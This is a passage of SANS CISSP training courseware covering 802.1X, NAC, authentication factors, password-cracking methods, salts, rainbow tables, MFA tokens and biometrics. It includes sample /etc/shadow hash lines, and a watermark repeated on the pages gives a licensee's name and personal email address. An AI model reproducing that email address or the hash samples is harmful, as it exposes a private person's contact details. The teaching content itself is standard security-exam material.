- EAP-TLS (EAP-Transport Layer Security) uses PKI, requiring both server-side and client-side certificates. EAP-TLS establishes a secure TLS tunnel used for authentication. EAP-TLS is very secure due to the use of PKI but is complex and costly for the same reason. The other major versions of EAP attempt to create the same TLS tunnel without requiring a client-side certificate.
- EAP-TTLS (EAP-Tunneled Transport Layer Security), developed by Funk Software and Certicom, simplifies EAP-TLS by dropping the client-side certificate requirement, allowing other authentication methods (such as password) for client-side authentication. EAP-TTLS is thus easier to deploy than EAP-TLS but less secure when omitting the client-side certificate.
- PEAP (Protected EAP), developed by Cisco Systems, Microsoft, and RSA Security, is similar to (and may be considered a competitor of) EAP-TTLS, including not requiring client-side certificates.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, second edition (3rd ed.). Waltham, Mass.: Syngress.

802.1X

- 802.1X addresses Layer 2 authentication
- For example, an unauthorized user plugs an infected laptop into a typical network:
 - Laptop requests DHCP address and receives IP address, DNS settings and default gateway
 - Lack of Layer 2 authentication means the malware on laptop may attack other network devices
- An unauthorized user plugs an infected laptop into a switch supporting 802.1X:
 - Switch requests authentication from client supplicant before granting any Layer 3 access
 - Unauthorized user is unable to receive IP address
 - Malware on laptop is unable to attach other network devices



MGT414 | SANSTraining Program for CISSP® Certification


168

802.1X

802.1X provides authentication at Layer 2. When an unknown system connects to an 802.1X-enabled port, the port is placed in unauthenticated mode. Only 802.1X traffic such as EAPOL (Extensible Authentication Protocol Over LAN) is passed; other protocols such as TCP and UDP are blocked.

Local 802.1X software that authenticates a client is called a supplicant. An authenticator running on the switch negotiates EAP authentication with the supplicant, passing the supplied credentials to an authentication server, typically RADIUS or Diameter.

802.1X AUTHENTICATION



SANS

MGT414 | SANS Training Program for CISSP® Certification

169

802.1X Authentication

In order to deploy 802.1X network authentication, three components are necessary:

- **Suplicant**

The supplicant is typically client software that understands the 802.1X protocol and one or more EAP types. The supplicant is responsible for forwarding authentication credentials supplied by a user or a digital certificate to an authenticating entity.

- **Authenticator**

The authenticator is often a piece of networking hardware such as a wireless access point or a network switch that disables access to a given physical or logical port by default. The authenticator opens access on the port if the supplicant can successfully supply the necessary authentication credentials to verify their authorization to access network resources. Note that the authenticator is not responsible for authenticating the supplicant. It only passes information to the back-end authentication server and enables or disables access to the physical or logical port as directed by the authentication server.

- **Authentication Server**

The authentication server is usually based on the Remote Authentication Dial-In User Service (RADIUS) protocol. The authentication server and the supplicant communicate through the authenticator to exchange authentication credentials before the authentication server instructs the authenticator to grant or deny access to the network.

- In this illustration, the supplicant is on the left-side of the diagram, attempting to access the internal network. The connection is not enabled by default since the authenticator requires the supplicant to authenticate first. In order to communicate with the authenticator, the supplicant uses a protocol known as EAP Over LAN (EAPOL) to initiate the 802.1X exchange for the specified EAP type. In turn, the authenticator passes the request along to the authentication server using a protocol known as EAP over RADIUS. The authentication server processes the request and may optionally refer to an external authentication database to verify the identity and authorization of the supplicant user.

Once the authentication server has successfully verified the identity and authorization of the supplicant, a message is returned to the authenticator to grant access to the supplicant. The authenticator forwards the response to the supplicant, and grants access to the internal network.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

NAC

- Network Access Control (NAC) builds on top of 802.1X
 - Microsoft uses the term Network Access Protection (NAP)
- In addition to authentication:
 - Are patches up-to-date?
 - Is antivirus running with current signatures?
 - Is the local firewall enabled?
- If the client passes tests, access is granted
- If client fails tests, placed on isolated VLAN
 - Patches and antivirus updates may be provided there



NAC

802.1X infrastructure includes supplicants, authenticators and authentication servers. Once that is built out, layering on additional functionality is possible. In addition to Layer 2 authentication, NAC allows verification of the security status of a system before granting network access. Systems that authenticate and pass the security checks are granted access. Systems that authenticate but fail the security checks can be placed on an isolated subnet. Servers providing services such as patches and antivirus are also placed on that subnet.

Cisco uses the term “Network Access Control.” Others use the term “Network Admission Control.” Microsoft has a similar technology called Network Access Protection.

DOMAIN 4 SUMMARY

- Network architecture design principles
- Storage, voice and wireless protocols
- Secure network components
- Routing
- Remote access and secure communications channels
- Network authentication



MGT414 | SANS Training Program for CISSP® Certification

172

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DOMAIN 5

Identity and Access Management

(Controlling Access and Managing Identity)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Domain 5: Identity and Access Management

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- **Identity and Access Management**
- Security Assessment and Testing
- Security Operations
- Software Development Security

IDENTITY AND ACCESS MANAGEMENT

1. Identification and Authentication
2. Biometrics and Single Sign-On
3. Federated and Cloud Identity
4. Implement and Manage Authorization Mechanisms



MGT414 | SANSTraining Program for CISSP® Certification 2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

ACCESS PROVISIONING LIFECYCLE

- Account Administration uses best-practice recommendations to only set up accounts for people who require them
- Maintenance includes reviewing account data for errors and inconsistencies
- Monitoring includes auditing access authorizations and failures
- Revocation includes the removal of access when necessary



MGT414 | SANSTraining Program for CISSP® Certification 3

Access Provisioning Lifecycle

User accounts, data, and their relationships must be actively maintained, perhaps by an entire team of employees. This process consists of four tasks: Account administration, maintenance, monitoring, and revocation.

Account administration is a set of best management practices. The administrator verifies the individual before providing access—this is the most important step in the process. This is also an opportunity to teach users not to distribute any access privilege they have (tokens, passwords, etc.)

Maintenance is the process of reviewing account data and spot-checking for inconsistencies or errors. Periodically, account management staff should review and update lists of users and authorizations. Review should take place automatically when employees transfer departments or locations or are assigned new or different duties.

For accountability, authentications and authorizations should be monitored. System administrators should log both successful and failed attempts to log on to the system. Logging of the use of systems resources (files, programs, printers, etc.) should be enabled based on Risk Assessment of the value of those resources.

For instance, successful and unsuccessful access to the payroll database should be logged, but access to a public document store would not necessarily need to be logged.

IDENTITY AND AAA

Identity is saying who you are

AAA

- Authentication
- Authorization (user entitlement)
- Accountability



MGT414 | SANSTraining Program for CISSP® Certification 4

Identity and AAA

Identification is the process of making a claim about your identity to the system. Presenting who you are, but without any proof. Possession and presentation of a unique username would be identification. Proving, perhaps via a password, would be authentication.

After the user has been identified and authenticated, the authorization process will take place. The access control system will look at what access right the user has and make an access decision about allowing the requested operation to take place or not.

The final A, accountability, details what actions individual users carried out. This depends very clearly upon proper identification of individuals. Obviously, account sharing and allowing logon with generic accounts would negate our ability to account for individuals' actions.

IDENTITY

- Identifies who someone is
- Is fairly weak in terms of enforcement
- Broken down into:
 - Positive identification
 - Negative identification
- Key criteria:
 - Issuing of identity
 - Naming standards
 - Non-descriptive
 - Tracking and auditing
 - Unique
 - Not shared

SANS

MGT414 | SANSTraining Program for CISSP® Certification 5

Identity

Identity in today's modern operating systems most often takes the form of a logon ID. Such IDs are usually very easy to determine because they are based on the first and last name of a person, which gives you half of the secret used for identification purposes. Some systems and applications that are badly programmed will allow for the harvesting of usernames by showing an error message that states, "Wrong Username" rather than a generic message that does not indicate if you have a good username or password.

AUTHENTICATION

- Validates the identity of a user
- Involves a stronger measure than identification
- Usually requires a key piece of information that only the user would know



MGT414 | SANSTraining Program for CISSP® Certification 6

Authentication

As mentioned, the authentication process ensures the user really is who he claims to be. There are different authentication factors: Something you know, something you have, something you are, and lately we have seen a resurgence of "somewhere you are." All of these factors are covered in more detail later on.

Today, a password is the most common authentication used. Why use something as simple as a password? The easiest answer is that it is cheap and the most commonly supported authentication method by all OSs, applications, and websites. Depending on the level of security required, you can also replace the use of a password by a strong authentication mechanism or a one-time password, such as those used by token, OPIE, S/KEY, and a few others.

AUTHORIZATION

- Authorization defines what someone can do once they are authenticated
- Most systems do a poor job of authorization
- Authorization is tied closely to the principle of least privilege



MGT414 | SANSTraining Program for CISSP® Certification 7

Authorization

Authorization is defined in TCSEC as an individual's right to use or access an object. Authorization is the process of giving a user credentials or permission after identification and authentication are completed. It will dictate who has access to a specific resource and what a user is allowed to do to specific resources (read, write, and execute). Under today's operating systems, it is usually the system administrator who defines which users are granted access and what they are granted access to.

In the previous paragraph, who has access might include not only users, but also workstations, servers, or specific programs. What a user is allowed to do can include read, write, execute, access directories or files, access libraries, and access servers or other types of resources. A resource can be any of the following: Data, programs, printers, tape backup, transactions, servers, and more.

TYPES OF AUTHENTICATION

Authentication is based on:

- Something you **know**
- Something you **have**
- Something you **are**
- **Someplace** you are (new)



MGT414 | SANSTraining Program for CISSP® Certification 8

Types of Authentication

There are four ways a user can be authenticated:

- Something you know
- Something you have
- Something you are
- Someplace you are (new)

Identification is the process of telling the system your logon name / user ID. When you give it a unique secret, you start the *authentication* process. If someone can readily obtain that secret, you have a weak authentication method. If you have secrets in a variety of forms (*factors*), you decrease the likelihood that someone will impersonate you. Users prefer the least invasive form of authentication possible (*user acceptance*). Security professionals prefer the most secure (*biometric*), most accurate (*low CER*) and unique to the individual type of authentication possible (*retina/iris*). The business requirements for authentication are that it be inexpensive, fast, and accurate.

This balance is achieved in two- or three-factor authentication. The factors are, first something you *know* =(*password*), second, something you *have* = (*token*), third, something you *are* = (*biometric*). You can use a biometric device without a token and still have two-factor authentication, but due to the business constraint of cost, you must typically implement tokens before biometrics. As your security needs increase, the number of factors should also.

SOMETHING YOU KNOW

- Simplest to implement
- Accomplished through passwords, passphrases, or PINs
- Easy for user to forget or write down
- Easy for an attacker to guess



MGT414 | SANSTraining Program for CISSP® Certification 9

Something You Know

Without question, the most common form of authentication is providing a password as something you know. The key challenge with this type of authentication factor is the human factor. It is necessary to implement a technical means that will ensure the use of strong passwords. A strong password should be constructed, changed, and maintained in accordance with what you are trying to protect. Forcing use of passwords that are *too* strong sometimes decreases the effectiveness of your authentication mechanism because most users *will* write the password down to remember it.

SOMETHING YOU HAVE

- Accomplished through some form of a token
- Token provides password
- Changes on a regular basis so it is difficult for an attacker to guess
- More expensive to implement because each user needs a token
- Potential for a user to lose token



MGT414 | SANSTraining Program for CISSP® Certification 10

Something You Have

Another common authentication factor involves presenting something you have. This could simply be possession of a key that unlocks the door, a driver's license, or a birth certificate. With respect to information systems, this factor could be a smartphone, physical token, or smart card. One of the factors that make this difficult to implement is cost. It is necessary to have card readers in some cases or tokens in other cases. These hardware devices have a lifetime and require proper management to ensure their effectiveness.

SOMETHING YOU ARE

- Implemented through biometrics
- Very hard for someone to lose
- Does not require the user to have anything
- Each system that authenticates needs a special reader
- Can cause privacy issues
- Cost still typically the most significant factor

SANS

MGT414 | SANSTraining Program for CISSP® Certification 11

Something You Are

Biometrics represent another means of authentication. This form of authentication is characterized as something you are. Fingerprints are, without question, the most common approach in this space. Facial recognition, long used for identification, has become more prevalent as a means of authentication as of late. Biometric authentication has some challenges, such as dealing with the enrollment process, the potential for physical changes that impact the trait, privacy issues, and attacks.

If you use fingerprints, which is one of the most commonly accepted biometric tools, you have to spend time going through an enrollment process with each of the users. There are also some serious privacy issues attached to some of the biometric devices. There was a case in which a person was able to detect that one of the employees might be pregnant because of specific changes that showed up in her blood vessel pattern while doing a retinal scan. Last, but not least, some of the biometric devices have been rendered useless by clever and well-planned attacks on them. In one case, there was a security engineer who was able to defeat fingerprint readers eight out of ten times simply by using Jell-O or gelatin to create a copy of the fingerprint.

SOMEPLACE YOU ARE

- Can be as simple as requiring local physical console access in a secure location
- Can also be based on GPS devices or IP-based geolocation
 - GPS works well with classified data and controlled access
 - IP-based geolocation is often used to restrict access to online content



MGT414 | SANSTraining Program for CISSP® Certification 12

Someplace You Are

Where you are can also be used as a means of authentication. While location-enabled smartphones make this more accessible, phones have long served as a someplace-you-are factor. Receiving a call at a known number can serve this purpose. GeoIP can be used in this way, too. Though typically, GeoIP is employed more for denying than granting access.

Access is granted based on the fact you are in a specified location. This tends not to be used except in combination with other authentication methods. A couple of decades ago, when large mainframe computers were the norm, this used to be one of the primary factors in authentication because you had to be physically on the site to use the resource.

PASSWORDS (1)

- Ideal case – "one-time password"
- Static password
 - Normal passwords with or without expiration time – reusable
 - User-picked
 - System-generated
- Dynamic password
 - Change every time password-generating device is used (one time)
- Account lockout
 - Number of failed attempts
 - Within a certain time frame
 - Lock for a specified amount of time



MGT414 | SANSTraining Program for CISSP® Certification 13

Passwords (1)

A one-time password is ideal in that if you use it only once and never use it again, it is virtually impossible to steal and use again.

One-time passwords are valid for a given period of time, which could be a minute or any other time interval.

PASSWORDS (2)

- A password is "something you know," a secret string or phrase:
 - Like: S3kritw3rd!
- Passwords are often one of the weakest components of information security
- If they are able to, most users will:
 - Choose simple passwords
 - Manually synchronize passwords across multiple systems



MGT414 | SANSTraining Program for CISSP® Certification 14

Passwords (2)

Passwords have long been one of the weakest information security protections we have. Most uneducated users will choose extremely weak passwords, such as a dictionary word if they are allowed to. If complex passwords are required, many users will write them down.

Another weakness is manually synchronized passwords. Many users, if they are able to, will use the same password on eBay, PayPal, Facebook, MySpace, Twitter, LinkedIn, Gmail, Hotmail, and their company systems.

The risk is that compromise to any of those systems may lead to compromise of all. If the password for user "cosmo" is compromised on a small bulletin board system, attackers may try his username and password on totally unrelated systems, such as Hotmail or Gmail.

Multi-factor authentication is always stronger than single-factor.

PASSPHRASES

- A passphrase is a long password, comprised of multiple words:
 - PasstheCISSPin3months!!
 - Correct Horse Battery Staple
- Spaces are optional
- Compared to "strong passwords," passphrases have less entropy per character, but have more overall entropy due to length
 - Passphrases are easier to remember and thus, less likely to be written down by users



MGT414 | SANSTraining Program for CISSP® Certification 15

Passphrases

A passphrase offers a reasonable trade-off between complexity and length, offering less entropy per character, but offering more overall entropy due to length.

The xkcd Internet comic "Password Strength" offers a great discussion on entropy and passphrases here: <http://xkcd.com/936>.

That comic compares the password "Tr0ub4dor&3" (28 bits of entropy) and the passphrase "correct horse battery staple" (44 bits of entropy). The latter is easier to remember, and harder to crack. Ironically, many password checkers will reject the passphrase as weak, since it lacks uppercase letters and numbers.

PASSWORD ATTACKS

- Password guessing – simply attempting to authenticate interactively as a user by guessing their password
- Password cracking – an attempt to determine cleartext password based on stolen password hashes
 - Dictionary – uses a wordlist (such as a dictionary), hashing each entry to see if one matches the stolen hashes
 - Hybrid attack – begins with a wordlist, and then adds or changes characters
 - Bruteforce – attempts every possible password, eventually successful
 - Rainbow Tables – pre-computation bruteforce attack that calculates password hashes in advance of hash theft



Password Attacks

Many of us remember how, in the movie *WarGames*, a teenager breaks into the government's super-secret WOPR computer by guessing the username and password of the scientist who created the WOPR's software. The teen researched information publicly available about the scientist and guessed that the man's password was the name of his young son, Joshua. That familiar example illustrates exactly why it is important not to use words or names that might be associated with a person. Such information might be readily available to an attacker who could use it to make educated guesses and eventually come up with the right password, even if he does not know the user.

And most of us also are aware that we should not use passwords that are too short (because all the possible character combinations can easily be tried) or write passwords on sticky notes and put them under our keyboards. However, beyond this basic understanding, can we quantify what makes a password difficult to guess when a computer is used as the guessing engine? It depends on the particular method used to protect the sensitive information.

Computers use one-way hashing algorithms to encrypt passwords for storage. A one-way hash is mathematically easy to compute in one direction (for encryption), but nearly impossible to compute the other way, even for computers. This is important because someone who recovers a password file can't use the hashed values to reverse the one-way encryption function and recover the original passwords.

The technique is simple. Although hashing functions cannot be reversed, they always produce the same output given the same input. Thus, the computer stores only the hashed passwords (rather than original passwords) on disk. When a user attempts to authenticate to either the machine itself or the network, the computer applies the hash algorithm to the password the user has supplied for authentication. If the hash of the user-supplied password matches the hash stored on disk, the password is correct, and the user is successfully authenticated.

DICTIONARY ATTACK

Easiest and quickest attack to perform

Not guaranteed to find all passwords

Relies on the fact that most users pick easy passwords

Tries every word in a dictionary to see if there is a match

- Does not imply an actual dictionary with definitions, but simply a large list of words



Dictionary Attack

A dictionary attack will use a large file of words as input. Though the name might conjure up grade school and looking up the definitions of words, that is not the type of dictionary we are concerned with here. This approach to password cracking simply employs large lists of words to attempt as possible passwords. The words need not be actual words. They can include symbols, numbers, and case variations, but with a dictionary attack the tool will guess the exact "word" included in the wordlist/dictionary, without alteration.

As this is password cracking, rather than password guessing, the adversary has previously stolen or otherwise received access to the password hashes. The attacker will then, typically by means of a password cracking tool, convert each word in the wordlist into the same style of password hash employed in the stolen password hashes.

Dictionary attacks can be performed blazingly fast even with ridiculously large wordlists.

HYBRID ATTACK

- Most users append special characters to the end of their passwords
- Hybrid starts with a dictionary attack and performs a brute force attack of 2-3 characters at the end
 - Banana1
 - Banana2
 - Banana3
 - ...
 - Banana99

Hybrid Attack

Hybrid attacks are some of the most dreaded attacks. They make use of a dictionary to attempt possible passwords that a user might have picked. For each of the words in the dictionary, there are about 125 variants that will be attempted. John the Ripper, which is a great tool for cracking passwords, has a very flexible language to perform hybrid attacks. It allows you to create your own type of variation.

BRUTE FORCE ATTACK

- All passwords are crackable... it is just a matter of time
- Brute force takes the longest time to perform, but it will find every password
- Tries every possible combination:
 - A, AA, AAA, AAB, AAC, and so on



MGT414 | SANSTraining Program for CISSP® Certification 19

Brute Force Attack

A brute force attack will try every possible combination of letters and characters that can form a password. Such a process can be very long and it might take days or weeks before you get positive results.

Recently, some very interesting developments have taken place in the password-cracking world. There is a tool called RainbowCrack, which will simply create a database of hashes that include all of the possible passwords that could exist in a character set (called a Rainbow table). If you wish to crack a password, it is simply a matter of querying the database. This usually takes seconds versus hours or days with some of the other tools.

SALTS

- A salt is a random number that is hashed along with the password
- Salts ensure that identical passwords will likely result in different hashes
 - Unix has used salts since the 1970s
 - Microsoft LANMAN and NT hashes do not use salts
- Salts make pre-computation attacks (such as rainbow tables, discussed next) impractical
- The hashes in this Linux /etc/shadow file differ even though the passwords are the same (take our word for it)

```
student:$1$ARktyM41$FopW8kpjjlLhF1i/axJlj.:15251:0:99999:7:::  
bishop:$6$0SdRtNrN$mC8/oBl.XGSZYM5063GsnKWNvbjvqYuy17RsUwWeMtvuvMAT5am36Dh  
cosmo:$6$kQDgdmx1$w15wRDi.TBPU157oeY1JiFAKUQQHlhqjubVaeQ5K7tz/AZPSX32.NHe  
whistler:$6$grarw9tk$Zqn5Ivv8aZ7uZq0YZ6tc5L9oeB0hEsRaGBPW5.SQ4kNjsLPjRYGdM  
creese:$6$HHZYNC2E$w9DJvkmCv/IMvhx9oFAPxoseShQNVGjShxioJSjN.9sUcBOEIaf5RjJ  
mother:$6$Y3e6.QNz$ha6TswEQV9nnhDWZNrvIvK/rn32p89f/N.cvBcyppIJYabVSy/R45F8
```



MGT414 | SANSTraining Program for CISSP® Certification 20

Salts

Unix has used salts since the 1970s. Salts were discussed in 1978 in the seminal paper, "Password Security: A Case History," (Robert Morris. Ken Thompson): "More important is the fact that it becomes impractical to prepare an encrypted dictionary in advance."¹

Above, we see screenshots showing a Linux /etc/shadow file.

Unlike the Windows password hashes, Linux password hashes do employ salts. Even though each of the accounts has been set with the exact same password (you will have to take my word on it), notice that the hashes shown in /etc/shadow are all different because each has a different salt.

[1] Password Security: A Case History <https://mgt414.com/51>

RAINBOW TABLES

A rainbow table acts as a database that contains the pre-computed hashed output for most possible passwords

- Rainbow tables are not always complete: They may not include all possible password/hash combinations

Salts make rainbow tables ineffective

- Instead of compiling one rainbow table for a system that does not use salts, such as Microsoft LAN Manager (LM) hashes, thousands or many more rainbow tables would be required for systems using salts¹



MGT414 | SANSTraining Program for CISSP® Certification 21

Rainbow Tables

A rainbow table contains pre-computed password/hash pairs. They are effective against unsalted password hashes, such as LANMAN, NT and unsalted MD5 hashes. They contain most (not necessarily all) password/hash combinations.

Rainbow tables use a space/time trade-off. You can save space (storage of the password/hash pairs) if you are willing to spend time (CPU time required to inflate chains of passwords/hashes). The behind-the-scenes details of the space/time tradeoff are fascinating, but well beyond the scope of the exam.

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

MULTI-FACTOR AUTHENTICATION (MFA)

- Sometimes called two-factor or strong authentication
- Uses two different methods together to authenticate an individual
- Simply inputting a password alone is not sufficient
- In MFA, the password could be coupled with a separate factor to provide further proof of identity claim
- More importantly, and sadly common, a user's password could be compromised, but resources protected via MFA could remain inaccessible to the adversary



MGT414 | SANSTraining Program for CISSP® Certification 22

Multi-Factor Authentication (MFA)

Authentication represents a high-value target to adversaries. Attacks against authentication are commonplace. Unfortunately, most systems are still fundamentally dependent upon users choosing wisely and protecting their passwords. Passwords will yet remain with us for some time, but we can try to mitigate some of the risk associated with poorly chosen or compromised passwords by requiring multi-factor authentication (MFA).

Multi-factor authentication seems to be the increasingly popular way to refer to this approach of requiring more than one item to prove identity. However, be prepared to see references to two-factor or strong authentication be employed.

This also mirrors to our concept of Defense-in-Depth. You should never rely on a single measure to protect your system. When you utilize multiple measures, if one measure is compromised, your system will still be secure.

TOKENS

Smart Cards employ a chip that allows for processing and storage of keys/certs

We normally leverage static passwords that only change due to an expiration, revocation or lockout

One-time passwords (OTP) – dynamic passwords used only once

- Counter-based – Asynchronous dynamic password tokens
- Time-based – Synchronous dynamic password tokens

Though historically hardware-based, both software-based and out-of-band approaches are increasingly common



MGT414 | SANSTraining Program for CISSP® Certification 23

Tokens

Tokens come in a variety of implementations. Predominantly, tokens have been physical pieces of hardware. The cost of acquiring and replacing physical devices has decreased their likelihood substantially. Beyond price considerations, the more widespread availability of smart phones, or even simple dumb cell phones made additional approaches more feasible.


One-time passwords are a form of dynamic (regularly changing) passwords that may be used a single time. Most tokens now are used to provide the user with either a time-based password or a counter-based password.

Even a museum-ready flip phone can likely receive a text message or automated phone call for delivery of a dynamic password to users. This approach is an out-of-band method that can leverage existing devices users are likely to have already.

Software tokens generally require a laptop or, much more commonly, an application on a smartphone to deliver the dynamic password to users.

SYNCHRONOUS DYNAMIC PASSWORD TOKENS

- Synchronous means same time
- The dynamic password (code as seen to the right) is constantly changing
 - A password generated now will only persist as a usable 2nd factor for a fixed period of time
- Once the timer has expired, a brand-new password will be generated, and required for submission
- Supplying the generated password must occur in a timely fashion to ensure the code is still valid



Synchronous Dynamic Password Tokens

The screenshot shown above is from Google Authenticator, a common synchronous dynamic password token. It changes the token code every 60 seconds. The application runs on the user's smartphone, which most people are extremely unlikely to leave at home or otherwise fail to have. Also, the smart phone could well be employee provided, which means the capital expense of this software-based approach is substantially lower than a hardware token method. Software-based synchronous approaches have become increasingly common.

ASYNCHRONOUS DYNAMIC PASSWORD TOKENS

Time is the big difference between asynchronous and synchronous

For asynchronous, a one-time password is still generated

- But there is no time window constraint for use of the password
- Also, new passwords are generated upon use rather than simply because a certain amount of time has passed

Password might be pre-generated and provided to a user to be used at some later date



MGT414 | SANSTraining Program for CISSP® Certification 25

Asynchronous Dynamic Password Tokens

Synchronous means same time. Asynchronous...not the same time. With synchronous, time determines what the password is and when it can be used. Both approaches still employ dynamic, one-time, passwords.

However, with synchronous, the clock governs whether the generated password remains valid. With asynchronous, the generated password could well be valid for years.

In the asynchronous paradigm, passwords can be pre-generated and provided to a user via a secure means prior to their moving to a less trustworthy location and requiring that second factor. The dynamic passwords in asynchronous can also be generated and sent out-of-band to the user via a predefined communication means (e.g. text message to known phone number).

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- **Identity and Access Management**
- Security Assessment and Testing
- Security Operations
- Software Development Security

IDENTITY AND ACCESS MANAGEMENT

1. Identification and Authentication
2. **Biometrics and Single Sign-On**
3. Federated and Cloud Identity
4. Implement and Manage Authorization Mechanisms



MGT414 | SANSTraining Program for CISSP® Certification 26

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

BIOMETRICS

Leverage physical traits to either identify or authenticate an individual

- Remember to think of authentication as a means of proving an identity claim
- Information security much more commonly uses biometrics for authentication than identification

This factor being "who you are" means that the likelihood of misplacing the authentication device is much lower

- People very rarely lose or forget their fingerprints at home



MGT414 | SANSTraining Program for CISSP® Certification 27

Biometrics

We identify people by their physical traits each and every day. Biometrics' ability to provide for identification is rather obvious. More importantly for us and the exam, however, is the fact that biometrics can be used to authenticate a person's identity claim. In this case, we will need to have inspected a trait with a significant amount of variance (think individually unique) in advance. Now, remembering this trait well, should the same individual arrive, we could use our knowledge of that trait to ensure they are the same person. That would be authentication.


One very nice thing about biometrics is that, outside of intense movies, most people's biometric factors are not subject to loss or theft.

BIOMETRIC IDENTIFIERS

- Fingerprint
- Palm scan
- Hand geometry
- Voiceprint
- Retina pattern
- Iris scan
- Facial recognition



1



2

SANS

MGT414 | SANSTraining Program for CISSP® Certification 28

Biometric Identifiers

